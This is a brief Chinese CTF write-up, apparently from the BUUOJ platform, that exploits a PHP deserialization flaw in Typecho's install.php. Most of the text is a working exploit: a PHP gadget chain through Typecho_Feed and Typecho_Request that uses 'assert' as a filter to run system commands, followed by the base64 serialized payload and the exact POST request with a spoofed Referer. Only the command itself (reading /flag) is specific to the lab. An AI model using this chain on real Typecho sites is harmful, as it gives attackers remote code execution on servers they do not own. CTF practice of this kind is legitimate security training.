漏洞存在的位置：



exp：

```php
<?php
class Typecho_Feed
{
    const RSS1 = 'RSS 1.0';
    const RSS2 = 'RSS 2.0';
    const ATOM1 = 'ATOM 1.0';
    const DATE_RFC822 = 'r';
    const DATE_W3CDTF = 'c';
    const EOL = "\n";
    private $_type;
    private $_items;

    public function __construct(){
        $this->_type = $this::RSS2;
        $this->_items[0] = array(
            'title' => '1',
            'link' => '1',
            'date' => 1508895132,
            'category' => array(new Typecho_Request()),
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct(){
        $this->_params['screenName'] = 'system("cat /flag");';
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed(),
    'prefix' => 'typecho_'
);

echo base64_encode(serialize($exp));
?>
```


运行得到

```
YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6Mjp7czoxOToiAFR5cGVjaG9fRmVlZABfdHlwZSI7czo3OiJSU1MgMi4wIjtz
OjIwOiIAVHlwZWNob19GZWVkAF9pdGVtcyI7YToxOntpOjA7YTo1OntzOjU6InRpdGxlIjtzOjE6IjEiO3M6NDoibGluayI7czoxOiIxIjtzOjQ6
ImRhdGUiO2k6MTUwODg5NTEzMjtzOjg6ImNhdGVnb3J5IjthOjE6e2k6MDtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hv
X1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjIwOiJzeXN0ZW0oImNhdCAvZmxhZyIpOyI7fXM6MjQ6IgBUeXBlY2hv
X1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fXM6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6
MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjIwOiJzeXN0ZW0oImNhdCAvZmxhZyIpOyI7fXM6
MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319czo2OiJwcmVmaXgiO3M6ODoidHlwZWNob18i
O30=
```

又由于必须存在referer。

构造最终payload：

```
http://e0067099-feab-4000-b11d-ea7adddb62aa.node3.buuoj.cn/install.php?start=

POST:
__typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6Mjp7czoxOToiAFR5cGVjaG9fRmVlZABfdHlwZSI7czo
3OiJSU1MgMi4wIjtzOjIwOiIAVHlwZWNob19GZWVkAF9pdGVtcyI7YToxOntpOjA7YTo1OntzOjU6InRpdGxlIjtzOjE6IjEiO3M6NDoibGluayI
7czoxOiIxIjtzOjQ6ImRhdGUiO2k6MTUwODg5NTEzMjtzOjg6ImNhdGVnb3J5IjthOjE6e2k6MDtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M
6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjIwOiJzeXN0ZW0oImNhdCAvZmxhZyIpOyI7fXM
6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fXM6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1J
lcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjIwOiJzeXN0ZW0oImNhdCA
vZmxhZyIpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19czo2OiJwcmVmaXgiO3M
6ODoidHlwZWNob18iO30=

Referer:http://e0067099-feab-4000-b11d-ea7adddb62aa.node3.buuoj.cn/install.php
```



得到最终flag。

==========

上一篇----------目录----------下一篇

==========

==========